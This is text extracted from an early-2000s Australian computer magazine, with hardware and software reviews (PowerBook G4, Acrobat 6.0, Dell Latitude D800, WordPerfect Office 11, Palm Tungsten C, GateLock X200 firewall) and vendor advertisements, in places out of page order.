PSP 8.0 ships with more than a dozen tools and commands for correcting and adjusting digital photographs. While most are useful, the Redeye Removal command has far too many controls, demanding way too much tinkering. You'll achieve better results in a shorter period of time by using traditional techniques, such as airbrushing, burning or channel mixing.

Aside from a few minor shortcomings, such as limited PNG support (no 16-bpc or indexed alpha support) and the lack of integrated animation capabilities, PSP 8.0 has a wealth of full-featured Web tools. Unfortunately, we found many of them awkward.

For example, both the Image Slicer and Image Mapper are launched in a dialog box, meaning that even for a medium-resolution image, a great deal of scrolling and panning is required inside the preview pane. Both of these commands would work better as tools, which could be used directly in the image window.

We were also disappointed that the GIF, JPG and PNG Optimizers launch in separate dialogs. This assumes that you know in advance which image format to use, when in many cases you'll probably want to see which format yields the best quality and the smallest file size. It would be preferable to see these amalgamated into a single "Web-format Optimizer".

Trevor Morris

| Details | |
|---------|---|
| Contact | Communique Software |
| Phone | (021) 9622 5628 |
| Website | www.comm-unique.com.au |
| Price | \$269 (upgrades \$129) |
| | Strong customisation, built-in scripting, affordable price. |
| | Lacks onscreen text, preview/editing, some awkward Web tools. |
| Verdict | ●●●●○ |

SMC 2804WBR 54 Mbps

SMC 802.11g Latest Technology

Wireless Broadband Router

- 802.11g Draft Wireless Access Point at 54Mbps
- 4-Port Auto-sensing 10/100 Mbps Switch
- 1-Port 10/100 Mbps UTP for ADSL or Cable broadband connection
- Share Internet by using one IP address
- Stateful Packet Inspection (SPI) Firewall
- 802.1x for user authentication
- 64/128-bit WEP encryption
- Web based Management
- Telstra Bigpond Support

NEW

5X FASTER

\$399 Ex GST

SMC 2835W 54 Mbps

Wireless Cardbus Adapter

\$249 Ex GST

SMC 2802W 54 Mbps

Wireless PCI Adapter

\$231 Ex GST

SMC 2755W 54/72 Mbps

Wireless Access Point

- 802.11a Access Point at 54 Mbps
- Up to 72 Mbps Turbo Mode
- 64/128/152 bit WEP Encryption
- Web Configuration & Management

5X FASTER

\$572 Ex GST

SMC 2735W 54/72 Mbps

Wireless Cardbus Adapter

\$231 Ex GST

SMC 2404WBR 22 Mbps

Wireless Broadband Router

- 802.11b+ Wireless Access Point at 22Mbps
- 3-Port Auto-sensing 10/100Mbps Switch
- 1-Port 10/100 Mbps UTP for ADSL or Cable Connection
- Share Internet by using one IP address
- Stateful Packet Inspection (SPI) Firewall
- 64/128/256-bit WEP encryption
- Web based Management
- Telstra Bigpond Support

2X FASTER

\$299 Ex GST

SMC 2435W 22 Mbps

Wireless Cardbus Adapter

\$124 Ex GST

SMC 2402W 22 Mbps

Wireless PCI Adapter

\$155 Ex GST

SMC offers one of the most comprehensive wireless networking product lines available in the world. SMC wireless solutions provides Performance, Security and Distance that give you peace of mind. Don't compromise. Insist on SMC Networks. Check out SMC full range of wireless solutions at any of our authorised resellers or email us at askwireless@smcnetworks.com.au or call 02 8448 5800

SMC 7004AWBR 11 Mbps

Wireless Broadband Router

- 802.11b Wireless Access Point at 11Mbps
- 3-Port Auto-sensing 10/100 Mbps Switch
- 1-Port UTP for ADSL or Cable Connection
- Share Internet by using one IP address
- Integrated Printer Server
- RS-232 COM Port for auto fail-over to 56K modem dial-up
- 64/128-bit WEP encryption
- Web based Management
- Telstra Bigpond Support

Save \$173

\$299 Ex GST

SMC 7004WFW 11 Mbps

Wireless VPN Broadband Router

- 802.11b Wireless Access Point at 11Mbps
- 3-Port Auto-sensing 10/100 Mbps Switch
- 1-Port UTP for ADSL or Cable Connection
- Share Internet by using one IP address
- Stateful Packet Inspection (SPI) Firewall
- VPN Tunnel with PPTP, IPsec, L2TP support
- 64/128-bit WEP encryption
- Web based Management
- Telstra Bigpond Support

\$537 Ex GST

NEW

SMC 2635 W 11 Mbps

- 32-bit Wireless Cardbus adapter
- IEEE 802.1x for user authentication
- NEW WiFi Protected Access (WPA) security
- High transmit power up to 100mW long operating range

BEST BUY

\$99 Ex GST



► **All aglow:** the keyboard's backlighting is automatically activated in darkness.

Think big, very big


Apple's new 17in PowerBook G4 has everything a video editor could want — except a fast hard disk.

Laptops in the boardroom? Been there. Laptops in the lounge room? Done that. So Apple's new 17in screen PowerBook G4 is here to claim new territory: the design studio and the edit suite.

It's the sheer size of this PowerBook that hits you, until you flip the lid and discover the reason for its massive 39 x 26cm footprint — a whopping 1,440 x 990 pixel display. Anyone who doesn't need to view a complete magazine layout or twin video tracks at a single glance should instead opt for Apple's 15in or 12in screen PowerBooks, if only to avoid lugging around a 3.1kg notebook.

It isn't just the widescreen display that's tailored for the video professional. The PowerBook's I/O array includes the new turbocharged FireWire 800 interface, which throttles along at 800Mbit/s. As FireWire 800 peripherals have yet to hit the market, users will appreciate that the port is fully compatible with the original 400Mbit/s FireWire spec. You also get DVI/VGA out, for attaching a television or second display, and S-Video out (for exporting the edited movie to a VCR or other equipment).

The bundled software includes the latest versions of iMovie and iDVD, for consumer-level DVD authoring using the PowerBook's built-in DVD-R/CD-RW drive. However, the typical owner of a 17in PowerBook is more than likely to spurn these offerings for the likes of Final Cut Pro and DVD Studio Pro, which add another \$3,000 to the deal.



POWER AND COMPROMISE

The PowerBook's specs are designed to entice video pros — especially the 1GHz G4 processor (with 1MB of L3 cache and a 167MHz system bus) married to 512MB of RAM. But while this would be a lightweight roster in the Windows world, on the Mac platform it's blisteringly fast.

Sadly, the PowerBook's hard disk and video subsystems are B-grade players in this otherwise all-star cast. Spinning at a lazy 4,200rpm, the 60GB drive can't match the 5,400rpm disks found in most laptops or the 7,200rpm desktop drives. The choice of the GeForce4 440 Go — nVidia's second-slowest mobile graphics card — backed by a maximum 64MB of video RAM, sets the stage for another disappointment.

Comparing the 17in PowerBook to a reference system (a 700MHz eMac with 640MB of RAM) using the Macintosh Xbench benchmarking software, the PowerBook's combined Xbench score of 93.62 raced past the eMac's 61.5, which will please general users. The difference between these systems' AltiVec scores was even greater — 107.25 versus 48.17 — which will win over anyone reliant on software that employs this graphics acceleration toolkit, such as Photoshop. However, poor scores on Xbench's basic disk test, registering 5.72 versus 67.15 for the eMac, will concern video editors who rely on fast hard disk transfer rates.

THE POWERBOOK EXPERIENCE

Using the 17in PowerBook is generally a magnificent experience. The laptop's metal finish has a sleek, solid feel. The keyboard automatically switches on its eerie backlighting whenever the PowerBook enters darkness, and adjusts its degree of illumination (as well as that of the screen) to suit changes in the ambient light level. The laptop blitzed the all-important *Spinal Tap* DVD battery-life test, using 65% of its juice in 83 minutes. The huge, high-quality screen is superb, and while the large built-in speakers don't handle DVD movie sound well, they're still better than the tweeters found in most laptops.

Two antennae hidden inside the PowerBook's lid are used when making a connection through the built-in Bluetooth or wireless transceivers. Another trait of the PowerBook is its new "AirPort Extreme" wireless technology based on the draft 802.11g specification, which provides for speeds of up to 54Mbit/s as well as backwards compatibility with 802.11b Wi-Fi gear at 11Mbit/s.

The 17in PowerBook won't replace desktop Macs with multiple processors and PCI cards favoured by the video pros, but despite a few shortcomings it's still the first ever notebook to meet their needs.

Steven Noble

| Details ►► | |
|------------|--|
| Contact | Apple Computer Australia |
| Phone | 13 36 22 |
| Online | www.apple.com.au/powerbook |
| Price | \$6,995 |
| Verdict | ●●●●○ |

Healthy on your pocket



NEW Peach Inkjet Cartridges

Up to 60%* cheaper with no compromise on quality

Made with top quality Swiss Inks, New Peach Cartridges offer a fresh, high performance alternative to a wide range of HP, Canon & Epson cartridges, without the high price tag!

Independent tests show page output and colour intensity are just as good as existing brands, and every cartridge comes with a 100% money back performance guarantee. So why pay more?

Peach




of Switzerland

www.accobrand.com.au/peach

Quality Guaranteed or your money back!



*Based on competitor RRP pricing at September 2002. Peach® is an independent manufacturer of printer cartridges. All trade marks referred to are the property of their respective owners. Not all products available at all outlets.



Acrobat leaps ahead

Version 6.0 makes it even easier to read and create documents in the popular PDF format.



In the eyes of Adobe, every computer user in the world falls into one of two categories: people who read PDF documents, and people who create PDFs. The company's step up to version 6.0 of its "universal document" platform — which now runs on everything from desktop PCs to Palm handhelds — affects users in both camps. The success of the PDF format has led to the rebadging of the new Acrobat reader as Adobe Reader 6.0. It's a move aimed at fencing off the Acrobat brand to distinguish between the applications that create PDF files and the free PDF viewer.

New names aside, Adobe Reader 6.0 picks up some additional tricks, including support for viewing Photoshop Album slide shows and reading PDF-based eBooks, a task formerly handled by Adobe's separate eBook Reader.

With the release 6.0 of the PDF creation toolset, Adobe has reconciled the confusing raft of Acrobat tools (such as Acrobat Approval, Distiller, Capture and PDF Writer) into three core packages.

ELEMENTARY

The most basic of these is Adobe Elements, which is aimed at office workers who need to convert Microsoft Word or Excel documents into PDFs. Elements grafts a button onto the toolbar of each app, reducing the PDF creation process to a single click. As appealing as this product

sounds, it's only available to businesses under a volume licence deal that sets a minimum purchase of 1,000 licences at \$70 each.

The only two Acrobat 6.0 products that you'll see on the shelf are the new Standard and Professional packages. Acrobat Standard 6.0 is aimed at users involved in document workflow where mark-up and revision capabilities are required. The package has strong commenting tools and streamlined settings for PDF security levels.

The high-end Professional version beefs up editing tools and output control, and allows for the creation of electronic forms as well as incorporating print-oriented "pre-flight" tools.

HOW DO IT?

The interface and menu structure of the Acrobat 6.0 family have changed so dramatically that experienced Acrobat users should set aside some familiarisation time. New menu options and toolbars, together with the addition of task-based buttons, reflect the "How do it?" focus introduced in Photoshop Elements.

For the first time, Acrobat users can now find simple answers to simple questions, such as: how do I control the size of my PDF document for printing and email? How do I resave my PDF at a lower resolution? And most importantly, how do I make a PDF?

And while many editing, security and multimedia features have been introduced in Acrobat 6.0, the most useful improvements revolve around the most rudimentary task: making it easier to create a PDF. For example, users can now combine any number of files — Word documents, Excel spreadsheet, PowerPoint presentations, images and even Web pages — into a single PDF. A toolbar button in Internet Explorer lets you automatically save an entire Web site as a PDF, with all links intact (to a user-specified number of link levels).

Adobe has also greatly improved the clumsy implementation of reviewing and commenting tools in Acrobat 5.0. With 6.0, several people can workshop a proposal document with automatic updating of comments, and it actually makes sense. And the ability to transfer changes via email, rather than recreating and distributing the full PDF document, will be welcomed by the many remote workers making do with dialup connections.

Multimedia formats supported in Acrobat Professional 6.0 include embedded Flash, QuickTime and MP3, allowing you to integrate audio and video content inside a PDF. Multimedia elements in PowerPoint shows remain active and accessible inside a PDF.

One irritating quirk is that Acrobat 6.0 won't install unless earlier versions of the software have been removed. You'd think that an application as mature as Acrobat 6.0 could automatically update all Acrobat 5.0 files, or at least remove the previous version as part of the setup routine. Thankfully, the Acrobat 5.0 Reader remains loaded, for those users wanting to check the backward compatibility of their PDFs.

That aside, Acrobat 6.0 is a solid product and a worthy upgrade. To avoid the slug of nearly \$1,000 for the top-of-the-line Acrobat Professional, take advantage of the great upgrade deal. If you can dig out a dusty copy of Acrobat 4.0 or later you'll slash \$650 off the full ticket price.

Denis Gallagher

| Details | |
|---------|--|
| Contact | Adobe Australia |
| Phone | 1300 550 205 |
| Online | www.adobe.com.au |
| Price | Acrobat Standard 6.0, \$599; Acrobat Professional 6.0, \$949 |
| Verdict | ★★★★ |

The Name in Wireless Con tivity.



NEC VERSA S900

Introducing NEC VERSA S900 powered by Intel® Centrino™ Mobile Technology

NEC VERSA S900 powered by Intel® Centrino™ Mobile Technology has all the benefits that give you so much freedom to achieve more. Wireless connectivity. Longer battery life. Outstanding performance with power-packed features. And it's lighter and fits into all PC designs. That makes VERSA S900 worthy of its name.

Specifications: Intel® Centrino™ Mobile Technology • Intel® Pentium® M Processor 1.3GHz, Intel® PRO Wireless Network Connection 802.11b, Intel® i855PM Chipset

Call us today. And be a high flyer.

1800 632 777

www.nec-online.com.au

Available from these
NEC Premium Resellers

Harris Technology
1300 139 999

iLaptops
NSW: (02) 9411 8600

PCS Australia
NSW: (02) 9637 1300

The Laptop Company
Qld: (07) 3367 3333

Notebooks R Us:
St Kilda Vic: (03) 9593 6620

CX Computers
NSW: (02) 9233 6288

Portacom
WA: (08) 9481 1565

Peats Office Equipment
Vic: (03) 5482 2470

Also available from selected **Harvey Norman, David Jones, Domayne and Dick Smith** stores.



NEC Computers Australia Pty Ltd, PO Box 210, ROSEBERY NSW 1445
Phone: 1800 632 777

Wireless connectivity requires additional software services or external hardware that may need to be purchased separately. Availability of public wireless access points limited. System performance, battery life and functionality will vary depending on your specific hardware and software. Intel Intel Inside, the Intel Inside logo and Intel Centrino are registered trademarks or trademarks of Intel Corporation or its subsidiaries in the United States and other countries. Microsoft and Windows are registered trademarks of Microsoft Corporation. Number of software titles may vary with model & retail package. Price specifications and availability are subject to change without notice. NEC is not liable for internet, printed or typographic errors in this print advertisement.

Empowered by Innovation

NEC
NEC Computers



► **Portable powerhouse:** the Latitude is designed for serious road warriors, or as a desktop replacement.

Massive attack

You want a light, slimline laptop? Look elsewhere. This is your big boy, and it packs one mighty wallop.

Variety is the spice of mobile life. Most vendors now have a suite of light, lean machines for corporate fleets; stripped-back budget units; balanced performers that boast both long battery life and impressive performance, and all-out desktop replacements.

A thin, lightweight notebook might suit a uni student, advertising executive or someone who can get back to a powerful desktop workstation for heavy computing, but it will balk at the demands of a meaty CAD or mapping application. Similarly, desktop replacements are traditionally power-hungry behemoths that can run at full tilt only for short bursts without depleting battery stores.

HEAVY DUTY

The D800 tips the scales at a massive 4kg with a battery, CD-RW/DVD combo drive, and a 40GB hard disk. It's designed for anyone doing serious computer-based work outside the office.

The D800 is extremely comfortable to use, provided you've got a stable desk to work on. The keyboard even feels like a regular one, with wide spacing and long travel, plus the Latitude is spec'd with both a trackpad and a pointer stick for navigating the cursor. In cramped conditions the weight and excessive bulk become more obvious, but the D800 isn't designed for the jet set digerati.

Dell has worked to ensure the D800 packs a punch and has grouped a 1.6GHz Pentium M processor with 512MB DDR SDRAM, a

40GB Hitachi hard disk and a GeForce 4 Go 4200 GPU under the grey keyboard. A wide-screen display, running at a native resolution of 1,920 x 1,200 pixels, gives the D800 a leg up on its way to being a decent mobile graphics workstation, and is ideal for watching DVDs.

The D800 doesn't feature Intel's PRO wireless LAN adaptor, so it can't be labelled a true Centrino notebook. Bluetooth, gigabit Ethernet and 802.11b wireless support are provided by a Dell TrueMobile 1300 chipset, which takes the place of the Intel version. Although the D800 can't boast the Centrino branding, the TrueMobile chipset worked acceptably in lab tests at close range to the base station.

Unfortunately, the aerial doesn't appear to take advantage of the generous real estate found around the screen, and our tests showed the signal-to-noise ratio dropping off quickly when the machine was moved more than 15m from our Wi-Fi base station.

WELL CONNECTED

The D800 comes with just about every type of port available: including serial, parallel, USB 2.0, FireWire, Ethernet and modem jacks. Headphone and microphone connectors are included, along with VGA/S-Video ports, making the D800 one of the most flexible notebooks on the market. It's rare to find a notebook that's so well connected. In fact, most modern desktops don't feature so many ways to plug in external devices.

A good portion of the D800's weight can be ascribed to the battery. Dell has fitted a cell in keeping with the massive scale of the machine. The 73,500mWh unit is the biggest we've seen on a Pentium M-based notebook, and gave a running time of three hours and 47 minutes under MobileMark 2002. This isn't as long as some true Centrino notebooks that we've seen, but the D800's massive screen and powerful processor reduced its battery life.

BENCHMARKS

Our benchmarks were run with the LCD backlight on its medium brightness setting — power-conscious users could turn down the backlight and eke out a little extra running time. If the D800 were to be only used for light word processing with the screen at its lowest contrast setting, it's not unreasonable to expect more than four and a half hours of battery life. But you wouldn't buy this beast for such modest tasks.

The D800 streaked to a score of 44.6 under Winstone 2001, which places it at the top of the portable heap. The screen works against the large battery to reduce running time to less than four hours, but this is still substantially more than we would've expected using a Pentium 4 Mobile processor.

The benchmark scores are up in the range provided by notebooks sporting desktop processors, but the Latitude's battery life eclipses these hybrids. The D800 is best suited to a road warrior who needs a no-compromise powerhouse when out of the office. There are definitely smaller, lighter laptops out there, but a more powerful one is hard to find.

Matt Overington

| Details | |
|---------------------------|-----------------------|
| Contact | Dell Australia |
| Phone | 1300 303 107 |
| Online | www.dell.com.au |
| Price | \$6,084 |
| Winstone | 40 44.6 45 |
| Battery Ester 2002 (mins) | 0 3:56 40 |
| ✓ | Power and speed. |
| ✗ | Bulky and cumbersome. |
| Verdict | ★★★★☆ |




BWN/LGE0013P_APC/R

THIN IS BEAUTIFUL



At less than 10 centimetres thick, the only thing the LG Flatron LCD computer monitor is big on is superior picture quality. Available in 15, 17, 18, 20, 22 and 30 inch sizes. www.lge.com.au

 **LG**
Life's Good


Bonus CD software

 Test drive WordPerfect Office 11
with the 30-day trial edition.


save slide shows as SWF (Flash) animations for the Web. Quattro Pro can process regional data and turn coordinates into a map. WordPerfect's Make It Fit feature is handy for squeezing reports into the required number of pages with a much finer degree of control over font size, line spacing and margins than Microsoft Word's Shrink To Fit. And numbering lines and paragraphs (a common requirement in legal documents and government reports) is logical and simple with WordPerfect: choose Format, Line, Numbering. Word's implementation of the same feature requires the user to go on a treasure hunt until it's found deep inside the Page Setup dialog box.

XML EXTRAVAGANZA

XML provides a logical and flexible system for defining data formats — ideal for exchanging data between applications or even between companies. WordPerfect has supported XML authoring, editing and validating since version 9, but it's only in Office 11 that the format gains the maturity needed to be a major selling point. Quattro Pro can open XML files as spreadsheets, while WordPerfect can export word processing documents to a range of XML formats, including DocBook, which is commonly used for storing and exchanging technical manuals.

Yet WordPerfect does surprisingly little to bring the complexities of XML into the orbit of the typical white-collar worker — for example, it fails to offer the sensible insertion of a <title> or <meta> tag whenever the user right-clicks in the <head> area of an XML Web page. Lacking such courtesies, the user may put aside WordPerfect and instead preview XML in a browser and craft it by hand in a text editor.

The only users who'll be blown away by the suite's XML support will be developers. For example, the US Patent and Trademark Office programmers have already created a template-and-macro add-on for WordPerfect that allows inventors to draft and submit their own patent applications electronically.

The same degree of functionality is slated for Office 2003, but with that release now slipping as late as October, Corel has many months' headstart on the Redmond juggernaut.

STUCK IN THE MIDDLE

IT managers have widely condemned Microsoft's Software Assurance licensing program as a confusing model, which is essentially another grab for money. Retail copies of WordPerfect Office X11 cost 40% less than Office XP, while site licenses are based on a simple and transparent formula, beginning at \$250 per seat, for up to 10 users.

So all factors point towards this being the year for WordPerfect, right? Wrong. Corel will find itself caught between the might of Microsoft and the open source movement. Large companies have found a simpler way to save money — stick with Office 2000, or download the free OpenOffice.org.

Steven Noble

► **Could do better:** WordPerfect does surprisingly little to bring the complexities of XML into the orbit of white-collar workers.

Not perfect enough

While WordPerfect Office 11 is a good program in its own right, it's still not a true rival to Microsoft Office.

We had high hopes for WordPerfect Office 11, the latest super-suite from Corel and would-be slayer of Microsoft's Office XP and Office 2003 packages. It embraces XML, and its low price plays off corporate discontent over Microsoft's contentious Licensing 6.0 scheme. But in the end, despite making a solid attempt to woo customers from the home and business ranks, Corel may find it just not enough.

WordPerfect Office provides most, but not all, of the key productivity tools required by the typical office worker. You get WordPerfect 11, Presentations 11, the Quattro Pro 11 spreadsheet and Paradox, a relational database development system (all of which can read and write the file formats of their Office XP counterparts).

The obvious omissions are email and groupware — Corel offers no counterpart to Outlook. The best it does is provide an address book that can access data from Outlook's own address book. WordPerfect, Quattro Pro, Presentations and Paradox provide almost all the features of their Microsoft equivalents.

Often, the only difference between WordPerfect and Word is the name of each program's interface elements. Do you merge the cells of a table, à la Word, or join them, as with WordPerfect? It makes no difference, except when Corel tosses you a googly, such as burying the word count feature in the File Properties window.

The programs in WordPerfect Office do have a few features not found in their Office XP opposites. For example, Presentations 11 can

| Details | |
|---------|--|
| Contact | Corel Australia |
| Phone | 1800 658 850 |
| Online | www.corel.com.au |
| Price | \$449 (upgrades \$299) |
| | Support for XML, SWF and Microsoft file formats. |
| | No email/groupware; client; XML editor not suited to business use. |
| Verdict | ●●●○ |

> Affordable solutions that work as hard as you do.



> hp server tc2120

- Intel® Pentium® 4 processor 2.53GHz/533MHz front-side-bus
- 256-MB standard memory with Advanced ECC capabilities, expandable to 4 GB
- 36.4-GB Wide Ultra3 or 40-GB ATA/100 7200 rpm standard hard drive
- Integrated Dual Channel Ultra ATA/100 Adapter or a Single Channel Wide Ultra3 SCSI Adapter (SCSI Models)
- 5 expansion slots
- Integrated ATI Rage XL video controller with BMB SDRAM video
- 250W Power Supply
- NC7760 PCI Gigabit NIC (embedded) 10/100/1000 WOL
- 1 year limited warranty

from **\$1,895**

These HP servers offer you a reliable, expandable and cost efficient way to get the most out of your technology. HP ProLiant servers address the needs of small-to-medium businesses requiring server and storage solutions. They're specifically designed for small database and infrastructure applications, such as file-and-print, domain, or web servers.

> hp ProLiant ML310 server

- Intel® Pentium® 4 processor 2.53 or 2.8GHz/533MHz front-side-bus
- 256-MB standard memory with Advanced ECC capabilities, expandable to 4 GB
- 36.4-GB Wide Ultra3 or 40-GB ATA/100 7200 rpm standard hard drive
- Integrated Dual Channel Ultra ATA/100 Adapter or a Single Channel Wide Ultra3 SCSI Adapter (SCSI Models)
- 4 expansion slots
- Integrated ATI Rage XL video controller with BMBSDRAM video
- 300W Power Supply
- NC7760 PCI Gigabit Server Adapter (Integrated/Embedded)
- 1 year limited warranty

from **\$2,495**

> hp ProLiant ML350 G3 server

- Intel® Xeon™ processor 2.2 or 2.4GHz/400MHz front-side-bus
- 256-MB standard memory with Advanced ECC capabilities, expandable to 8 GB
- Integrated Dual Channel Wide Ultra3 SCSI Adapter
- 5 expansion slots
- 500W Hot-Pluggable Power Supply
- NC7760 PCI Gigabit Server Adapter (embedded 10/100/1000)
- Server management with Insight Manager™, SmartStart™, ROM-based BIOS Setup Utility, and Automatic Server Recovery (ASR-2)
- 3 year limited warranty

from **\$3,295**

> hp ProLiant ML370 G3 server

- Intel® Xeon™ processor 2.8GHz
- Processor standard, up to 2 supported
- 512-KB second-level ECC cache
- 512 MB to 12 GB PC2100MHz Registered DDR SDRAM DIMM Memory Kit
- Compaq NC7781 PCI-X Gigabit NIC (embedded) 10/100/1000 WOL (embedded)
- Integrated Dual Channel Wide Ultra3 SCSI Adapter
- No hard drives ship standard
- 1.174 TB maximum internal storage with optional hot plug SCSI & drive cage
- 48W IDE CD-ROM Drive
- Available in SU tower or rack form factor

from **\$5,795**

FOR MORE INFORMATION

Call 13 23 93
www.hp.com.au/proliant
 Visit your local reseller





Hand-to-hand combat

Palm takes the PDA fight to Microsoft's home turf with a 400MHz Intel CPU, 64MB of memory and Wi-Fi.


Palm has sent its latest handheld to the gym to pump serious iron — or in this case, Tungsten. The result is the most powerful Palm yet.

The brawny 400MHz Intel XScale PXA255 processor matches the best Pocket PC powerplant, with a beefy 64MB of RAM. Even with 13MB given to the extra-large system heap, the remaining 51MB will thrill users struggling against Palm's traditional 16MB ceiling.

Integrated Wi-Fi also helps the Tungsten C close the Pocket PC gap. We effortlessly hooked into the APC Labs network, as well as public Xone hotspots in North Sydney, although the low-power transmitter and embedded antenna limited the C's reliable range to within line of sight to each access point.

The trade-off is a battery life that shouldn't leave you dry and disconnected in a hurry: we squeezed six hours flat out with a game running in looped demo mode, so you should be able to expect a few hours of Wi-Fi access from the C's 1,500mAh lithium ion cell.

The slick wireless setup wizard scans for available networks (you can also enter an SSID if the access point is running silent) and supports WEP encryption and manual configuration of IP and DNS addresses. Other enterprise sweeteners include secure VPN tunnelling and a MAC address printed on the C's back panel for networks with per device access control. Each network's settings are saved in a profile, with automatic polling making it easy to roam between hotspots — a trait certain to appeal to corridor cruisers.



To complete the wireless offering, the Tungsten C comes with best-of-breed Web browser and email clients.

The Palm-badged browser supports JavaScript, proxies, SSL and cookies. Unlike most PDA browsers, it acts like a desktop client for full site functionality and rich visuals. The downsides are slow loading speeds and a lot of scrolling compared to slimmed-down mobile channels. Another quirk is that the browser can't display pop-up windows: great for banishing annoying adverts, less so for sites using pop-ups for content.

The VersaMail 2.5 email client allows up to eight POP3 and IMAP accounts, works with Exchange servers and syncs against your desktop mail program. It also permits incoming and outbound file attachments.

The likelihood of extensive emailing makes the C's keyboard a necessity. With a comfortable feel, good key travel and sensible function key modifiers, all that's missing is a backlight.

GRAFFITI 2

Running Palm OS v5.2.1, the C introduces Palm's Graffiti 2 handwriting system. This lowers the learning curve for newcomers with a more natural "alphabet" for drawing letters but, due to the greater number of characters in requiring two strokes of the stylus, will challenge long-time Palm loyalists.

Smaller OS tweaks include an improved Preferences panel and a range of colour schemes, including a "Classic" theme which uses the green-and-black of the earliest Palms.

The Tungsten C's screen uses the same vivid transreflective display technology as most Pocket PCs. The crisper colours and cleaner whites take the shine off the Tungsten T's still-great panel, although the screen has a slight blue cast and can't match the lush displays of iPAQ's Pocket PC 5450 and 1910 models.

There are, however, several bad calls in the audio department. Palm stuck with the same 2.5mm port as the PDA-cellphone Tungsten W model (on which the C is largely based), which was intended for a hands-free phone headset, instead of the standard 3.5mm headphone jack. And even if you fit an adaptor, you'll discover the C's audio output is mono. And while the C includes Palm's voice memo software, it doesn't have an in-built microphone.

The hard plastic chassis is light yet solid with a silver patina.

The excellent software bundle includes a photo viewer, Documents To Go 5.0 pre-loaded in ROM, Kinoma Producer SE for playing video clips and the WorldMate travel suite.

David Flynn

| Details | |
|---------|---------------------------------|
| Contact | Palm Australia |
| Phone | (02) 9844 5420 |
| Online | www.palm.com.au |
| Price | \$799 |
| | Super-fast CPU, 64MB RAM, Wi-Fi |
| | Poor audio system |
| Verdict | ●●●●○ |

**RAW
SPEED**



• • • •

Fastest in its class!



Introducing the new OKI C5000 Series, digital LED colour and mono range of printers. At blistering speeds of 12 pages per minute (ppm) in colour, it makes the OKI C5000 series three times faster than competing printers in its class. Combine these speeds with a design to perform in the most demanding environments, the new series offers end-users high productivity, low colour and mono cost per page, a compact footprint, and network connectivity all at an affordable price point. Not only is the new OKI C5000 a showroom shaker, it is also the high-speed, high-performance printer of choice.

C5100n

- Full digital colour A4 printing at **12ppm**
- Mono A4 printing at **20ppm**
- Suitable for network printing
- 32MB RAM standard – upgradable to 288MB
- True 600 x 1200dpi quality
- 200MHz processor
- Auto colour balance for lifetime colour consistency

C5300n

- Full digital colour A4 printing at **12ppm**
- Mono A4 printing at **20ppm**
- Suitable for network printing
- 64MB RAM standard – upgradable to 320MB
- True 600 x 1200dpi quality
- 400MHz processor
- Oki print management utilities
- Auto colour balance for lifetime colour consistency

 **C5000**
Series

OKI

1800 800 140
www.oki.com.au

Trusty gate

The GateLock X200 does a solid job of protecting your PC from viruses, Trojans and hackers.

Without the proper precautions, your broadband Internet connection lays out the welcome mat for users worldwide to access your computer, or other PCs on your network.

Trend Micro's GateLock X200 swaps the welcome mat for a "No entry" sign. This Internet firewall and router sits between your computer and a cable or ADSL modem, with additional security features to safeguard surfing the Net. It can also restrict access to certain sites and addresses via user-defined outbound traffic rules.

Installation couldn't be easier. There's a built-in DHCP server, and it's configured via a browser interface. The set-up pages allow you to specify the device's MAC address and host name if your ISP requires these to be set.

Trend Micro has traditionally been a significant player in antivirus software, so it's no surprise that the GateLock is capable of scanning for viruses and Trojans in the data passing through it. This includes the scanning of email attachments less than 2MB

in size — when you send or receive an email larger than 2MB, the recipient will receive notification that the gateway could not scan for viruses and any attachments could carry an infection.

By default, the scan engine, virus definitions and router software version are checked every 24 hours, and automatically updated if needed.

The firewall blocks ports if an intrusion has been detected, with the option to log all intrusions and notify you of them via email.

The GateLock quickly detected our barrage of port scans, sent email notifications, and momentarily blocked the ports to prevent intrusion. Unfortunately, ports being legitimately used for IRC, HTTP and ICQ sessions were also blocked for up to 30 seconds. The upside of this is that you'll know if any Trojans lodged inside your PC are attempting to establish outbound communications.

Another disappointment is that the device comes pre-configured with an IP address in the Class C private IP range, with no option to change it. That said, the Web interface is overall easy to use and the device performs solidly.

Jarrod Spiga

Brother HL-7050N

Big Brother

The latest monochrome laser printer from Brother is perfect for the busy SME.

Multifunction and personal inkjet solutions have blunted some of the monochrome laser printer's appeal. But for high volume printing, a laser printer remains faster and cheaper to run.

Rated as a 28ppm monochrome laser printer, the Brother HL-7050N flies like the wind. The basic unit is a chunky piece of equipment weighing 24kg, and has the ability to build up and out from the base with a host of optional paper input and output trays, casters for mobility and a duplexer.

However, it can still fit nicely on a desktop as a standalone printer.

The standard paper tray carries 600 sheets and the printer will connect to parallel, serial and USB ports. Network connectivity was a snap once DHCP had been enabled, although it could be tricky if you're unfamiliar with your network.

The HL-7050N's best output is 1,200dpi, which proved much too strong for graphical

work; the default resolution is 600dpi and appeared to be more balanced than the 300dpi draft setting. Hard copy at 300dpi was just too faint.

Those concerned with costs will be pleased that there's a toner save mode of operation — a good compromise between running print jobs at 600dpi and 300dpi. There's no speed difference when running these two resolutions, except with graphical images, that may delay the output by a second or two.

In all instances the test prints were quickly executed. For instance, it took only 36 seconds for a 12 page mixed text and graphics Word document to print, and a similar amount of time for a 12-slide PowerPoint presentation.

Office workgroups with substantial document loads will appreciate the HL-7050N. The unit's speed is its main attraction and its low cost per page (which Brother states is 0.8 cents for the first 40,000 pages) is a pittance. Though it can be purchased as a standalone for \$1,999, at \$2,499 the networked version is more likely to attract buyers.

David Lin

Details

| | |
|---------|---------------------------|
| Contact | Trend Micro |
| Phone | 1800 642 421 |
| Online | www.trendmicro.com.au |
| Price | \$299 |
| ✓ | Easy to install and run. |
